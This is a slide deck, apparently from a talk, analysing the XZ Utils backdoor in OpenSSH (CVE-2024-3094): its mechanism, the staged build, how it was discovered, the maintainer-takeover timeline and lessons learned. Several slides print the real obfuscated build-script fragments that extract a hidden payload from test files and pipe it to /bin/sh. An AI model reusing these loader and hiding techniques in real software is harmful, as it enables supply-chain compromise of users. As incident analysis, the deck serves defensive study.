
OpenSSH Supply-Chain Attack

Ing. Lukáš Czerner



Affected Projects

XZ Utils

Widely used **library** and tools for **compression** and decompression of **data**

- Liblzma, xz, unxz, xzcat ...

OpenSSH

Server and client for **secure** and encrypted **remote login**

Indispensable tools for server management, data copying, tunneling, etc...

Has **no dependency** on liblzma -> linked through **libsystemd** (systemd notification)

Systemd

Init system that since 2015 has replaced SysV init in most distributions

Controversial approach to integration and consolidation of originally separate projects

Large number of dependencies, affects the rest of the system, increases attack surface

CVE-2024-3094

The Backdoor

Backdoor code in the **library** of the **XZ Utils** project (versions 5.6.0 and 5.6.1)

- Specific functions of the liblzma library were modified

When **SSH** starts, it searches the symbol table

- Replaces **RSA_public_decrypt**() with its own variant

How It Works

Backdoor contains a **public key** for **verification** of signature and decryption

- Login with a special **SSH certificate** with **payload**
- **Payload** must be **signed** and **encrypted** with the attacker's key
- After signature verification and decryption, the **payload is executed** using **system()**

This is RCE, not Authentication Bypass

Discovered **March 28, 2024**

Open Source Workflow

Upstream

Community projects. Often managed and contributed to by volunteers

Maintainer vs. **contributors**: discussions, github, mailing list

Testing within the project (make test), **community testing** (oss-fuzz)

New version -> git tag, tarball, changelog

Downstream

Linux **distributions**, packaging system

Maintainer releases a new **package** version based on **upstream tarball** + distribution patches

Testing within the project + **integration tests** (QE) + **community testing**

Package release in **test version** of distribution (Fedora Rawhide)

Open Source Workflow

Discovery of the Backdoor

Andres Freund

Microsoft developer and one of the **PostgreSQL maintainers**

Analyzes **strange behavior**

- Long **connection** time to SSH server (**4x slower**)
- Strange **errors** in analysis by **Valgrind** program
- **Backdoor** requires **specific conditions** for **activation**

The Discovery

Discovers **backdoor** in **repositories** and **XZ tarballs**

- Reveals **sophisticated obfuscation** whose trigger part is present only in the tarball

Sends detailed **report** to **oss-security** mailing list (**March 29, 2024**)

Distributions **react immediately**

- **Red Hat** issues warning -> Fedora Rawhide update
- **Debian** Testing and Unstable update
- **SUSE** Tumbleweed update

Why **wasn't** the backdoor **discovered** before inclusion in distributions?

Building the Backdoor

The backdoor was **never visible** in the form of **code**

- Carefully **hidden** in **files** seemingly intended for **testing**
- **Files** present in the project **repository** since the end of **February 2024**

Versions **5.6.0** and **5.6.1** differ **slightly**

- 5.6.1 contains a **mechanism** allowing **unobtrusive expansion** in the future

01

Phase 1

Starts with a **script** that is present **only** in the infected **tarball**

Occurs during the project **compilation** process

02

Phase 2

Extraction and execution of compilation script

03

Phase 3

Final result of **de-obfuscation** is a **binary** containing the backdoor

liblzma_la-crc64-fast.o

Incorporated into the resulting **library** by modifying the compilation process

Building the Backdoor – Phase 1

Extraction of script from file *tests/files/bad-3-corrupt_lzma2.xz*

- **Execution** using **m4** macro. Not part of the repository!
- Serves to **launch phase 2** and extract the compilation script

Part of the tarball since the beginning of **March 2024**

```
...
gl_path_map='tr "\\t \\-\_" " \\t+\\-"'...
gl_[$1]_config='sed \\"r\\n\\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix –d 2>/dev/null'
...
```

The de-obfuscated script is executed and phase two begins


Building the Backdoor – Phase 2


Extraction of compilation script

- tests/files/good-large_compressed.lzma
- Serves to **launch phase 3**, extract the **backdoor** and **modify** the compilation process to **introduce** the **backdoor**

```
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c +31233|tr "\\114-\\321\\322-\\377\\35-\\47\\14-\\34\\0-\\13\\50-\\113" "\\0-\\377")|xz -F raw --lzma1 -dc|/bin/sh
```

Building the Backdoor – Phase 2





```
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) &&
head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -
c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048
&& (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -
c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null)
&& head -c +939)";(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c +31233|tr "\\114-\\321\\322-\\377\\35-\\47\\14-
\\34\\0-\\13\\50-\\113" "\\0-\\377")|xz -F raw --lzma1 -dc|/bin/sh
```

Building the Backdoor – Phase 3

Mechanism allowing **extension** of **functionality**

- **Searches** for files with a specific **signature** in *./tests/files/*
- Extracts archive, unpacks and executes
- Never used

Extraction, decryption with RC4 stream cipher and unpacking of the backdoor

```
xz -dc $top_srcdir/tests/files/$p | eval $i | LC_ALL=C sed "s/\\(.\\)/\\1\\n/g" | LC_ALL=C awk
'BEGIN{FS="\\n";RS="\\n";ORS="";m=256;for(i=0;i /dev/null 2>&1) && head -c +$W) > liblzma_la-crc64-fast.o || trueif ! test -f liblzma_la-
crc64-fast.o; then
```

Building the Backdoor

Occurs during **project compilation**

Phase 1

Execution of m4 macro and **extraction of the first script**

tests/files/bad-3-corrupt_lzma2.xz

Phase 2

Execution of script from phase one and **extraction of compilation script**

tests/files/good-large_compressed.lzma

Phase 3


Execution of compilation script and **extraction of backdoor**

Searching for additional "infected" test **files** for future **extension**

Decryption of **backdoor**, extraction and **introduction** into the **liblzma** library by modifying *crc64_fast.c*

Result: Vulnerable liblzma library

Backdoor Function



The backdoor intercepts SSH authentication, validates and decrypts the attacker's payload, then executes it with system privileges.

How Did It Get There?

Jia Tan jiat0218@gmail.com a.k.a. **JiaT75**

1

2021

Creates **GitHub account** and opens **first** (suspicious) **PR** in the libarchive project

2

2022

Contributes to the XZ project and during the year becomes a **regular** contributor

- Pressure appears on maintainer Lasse Collin to hand over maintainership
- Dennis Ens dennis3ns@gmail.com, Jigar Kumar jigarkumar17@protonmail.com

3

2023

Gains full **trust** and receives merge rights

- Becomes the second **most active** contributor (**451** commits)
- Takes responsibility for **oss-fuzz**
- Another persona appears: Hans Jansen hansjansen162@outlook.com
- **Creates** part of the test **infrastructure** for the future **exploit** and disappears
- On **oss-fuzz disables** functionality that could **detect** the future **exploit**

How Did It Get There?

Jia Tan jiat0218@gmail.com a.k.a. **JiaT75**

2024

Gains **control** of the XZ project **homepage**

February 23

Adds "test" files with **obfuscated scripts** and **backdoor**

February 24

Releases first vulnerable version **5.6.0**

March 4

Suspicious reports of bugs appear in **various** projects

- The **liblzma** library is identified

March 9

Releases second vulnerable version **5.6.1**

- Contains possibilities for unobtrusive extension by adding additional "test" files

Pressure on Distributions

March 25

Hans Jansen creates a **new version** of the package for **Debian**

- **Pushes** for **release** of the new version

Unknown personas create **pressure** for release of the **new version**

- misoeater91
- krygorin4545

Jia Tan's Push


Jia Tan himself tries to **push through** the **update** into distributions

- Pushes the XZ maintainer in **Fedora**
- Creates a request for sync update in **Ubuntu**

Discovery

March 29 Andres Freund sends his report to oss-security

Timeline


XZ Outbreak (CVE-2024-3094)
XZ Utils is a collection of open-source tools and libraries for the XZ compression format, that are used for high compression ratios with support for multiple compression algorithms, notably LZMA2.
On Friday 29th of March, Andres Freund (principal software engineer at Microsoft) emailed oss-security informing the community of the discovery of a backdoor in xz/liblzma version 5.6.0 and 5.6.1.
Github Activity Summary (user: JiaT75)
Repository: https://github.com/tukaani-project/xz
JiaT75's first commit to the XZ repo
2022-02-06
PR opened in oss-fuzz to disable ifunc for fuzzing builds. Allegedly to mask the malicious changes.
2023-07-08
Obfuscated/encrypted stages binary backdoor hidden in two test files:
tests/files/bad-3-corrupt_lzma2.xz
tests/files/good-large_compressed.lzma
2024-03-09
2021
User Jia Tan (JiaT75) creates his Github Account
2023-06-28
Potential infrastructure testing: liblzma: "Add ifunc implementation to crc64_fast.c."
2024-02-16
Malicious "build-to-host.m4" file added to .gitignore, later incorporated to the package release.
xz/libzma
v5.6.0 & v5.6.1
Packaged in the final releases
m4/build-to-host.m4
The M4 macro is executed during the build process and runs the malicious code below.
Reads Bytes
tests/files/bad-3-corrupt_lzma2.xz
Substitution to uncorrupt malformed XZ file
0x09 (\t) are replaced with 0x20
0x20 (whitespace) are replaced with 0x09
0x2d (-) are replaced with 0x5f
0x5f (_) are replaced with 0x2d
Decode Data
Uncorrupted bad-3-corrupt_lzma2.xz
Stage 1 - Bash File
v5.6.0
Bytes in comment: 86 F9 5A F7 2E 68 6A BC
Custom substitution (byte value mapping)
v5.6.1
Bytes in comment: E5 55 89 B7 24 04 D8 17
Check if script running on Linux
Custom substitution (byte value mapping)
tests/files/good-large_compressed.lzma
1. Decompress the file with xz -dc
2. Remove junk data from the file using multiple head tool calls
3. Portion of the file is discarded (contains the binary backdoor)
4. Use custom substitution cipher to decipher the data
5. Deciphered data is decompressed using xz -F raw --lzma1 -dc
Bash script
Stage 2 - Bash File
v5.6.0 Backdoor extraction
An .o file extracted & integrated into compilation/linking
1. Extract & decipher tests/files/good-large_compressed.lzma
2. Manipulate output with: LC_ALL=C sed "s/\(.\)/\1\n/g"
3. Decrypt using AWK script (RC4-like)
4. Decompress with xz -dc --single-stream
5. Binary backdoor stored as liblzma_la-crc64-fast.o
liblzma_la-crc64-fast.o is then added to the compilation/linking process!
v5.6.1 Extension Mechanism
1. Search Files: use grep -broaF in tests/files/ for signatures:
output: "file_name:offset:signature"
2. If Found:
a. Save first offset + 7 as $start
b. Save second file's offset as $end
3. Next Steps:
a. Merge found segments
b. Decipher with custom byte mapping
c. Decompress & execute data
No files with the signatures were found, however it highlights the framework's potential modularity for future updates.
@FRØGGER_
THOMAS ROCCIA

Who is Jia Tan?

Identity

Jia (Cheong) **Tan**
jiat0218@gmail.com
jiat75@gmail.com

Location Clues

Singaporean IP (proxy, VPN)

Time zone set to **UTC-0800** (US west coast)

Work Patterns

Worked through Lunar New Year

Did not work on Christmas, New Year's, or significant Eastern European holidays

Analysis

Commit times could **correspond** to working hours in **UTC+02/+03** (Eastern Europe)

Alternative analysis – California, XZ as a personal "weekend project"

Could This Have Been Expected?

Supply-Chain Attacks

Supply-chain attacks are increasingly **popular**

Overworked Maintainers

Overworked and **underappreciated** open source project maintainers

OpenSSL Heartbleed (2014) – globally used but underfunded project

- 1 full-time employee

University of Minnesota vs. Linux Kernel

University of Minnesota vs. Linux Kernel (2021)

Feasibility of **introducing vulnerabilities** into open source projects

Result -> **Ban on contributions** and **revert** of commits from university contributors

Overreaction?

XZ Utils

Maintainer Lasse Collin – personal problems

Lessons Learned

Identify Critical Projects

Identification of critical but "**invisible**" projects -> sponsorship

- Open Source Security Foundation
- Linux Foundation
- Microsoft / GitHub

Better Distribution Control

Better **control** by **distributions** (especially **corporate** ones)

- Involvement of package maintainers and QA before inclusion in test distribution

Code review

Eliminate Dependencies

Elimination of unnecessary **dependencies**

- Systemd has already taken steps to minimize dependent libraries

Testing Infrastructure

Community testing **infrastructure** trusts the project maintainer

- oss-fuzz is not able to detect the backdoor

Trust and Reputation

OSS is built on **trust** and **reputation**

Future Outlook

Considering the XZ Backdoor Incident, what does this mean for the future of open-source security and cyber warfare?

State-Sponsored Group?

The extensive resources, long three-year preparation, sophisticated obfuscation and coordinated activity strongly suggest state-level backing.

Attribution Challenges

Despite detailed forensic analysis, definitively attributing the attack to a specific entity remains a complex challenge.

Lessons for Attackers

Threat actors will undoubtedly study this incident, potentially refining their tactics for future supply-chain compromises.

Increased Attacks Expected?

The scale and near-success of this attack could inspire a new wave of similar, supply-chain assaults targetting OSS.

Sources & Further Reading

For more detailed information on the XZ Backdoor incident, please refer to the following resources:

- **CVE-2024-3094 NVD Entry**: Official vulnerability details from NIST.
- **Comprehensive XZ Backdoor Analysis**: In-depth technical breakdown.
- **Obfuscation Analysis**: Detailed look at the backdoor's obfuscation techniques.
- **Backdoor Function Analysis**: Technical examination of the backdoor's operational mechanics.
- **Demo & Honeypot**: Proof-of-concept and detection tools for the XZ backdoor.
- **oss-security Email**: The original report by Andres Freund to the open-source security mailing list.
- **Valgrind Errors Bug Report**: The bug report that led to the discovery of the backdoor.
- **Debian Update Request**: Discussion regarding the backdoor's inclusion in Debian packages.
- **Systemd Reduces Dependencies**: News on Systemd's efforts to minimize dependencies post-incident.
- **Pressure on XZ Maintainer**: Correspondence showing pressure on the XZ project maintainers.
- **Infographic Overview**: Visual summary of the XZ backdoor incident.
- **XZ Utils Release Notes**: Official notes from the XZ project regarding the vulnerability.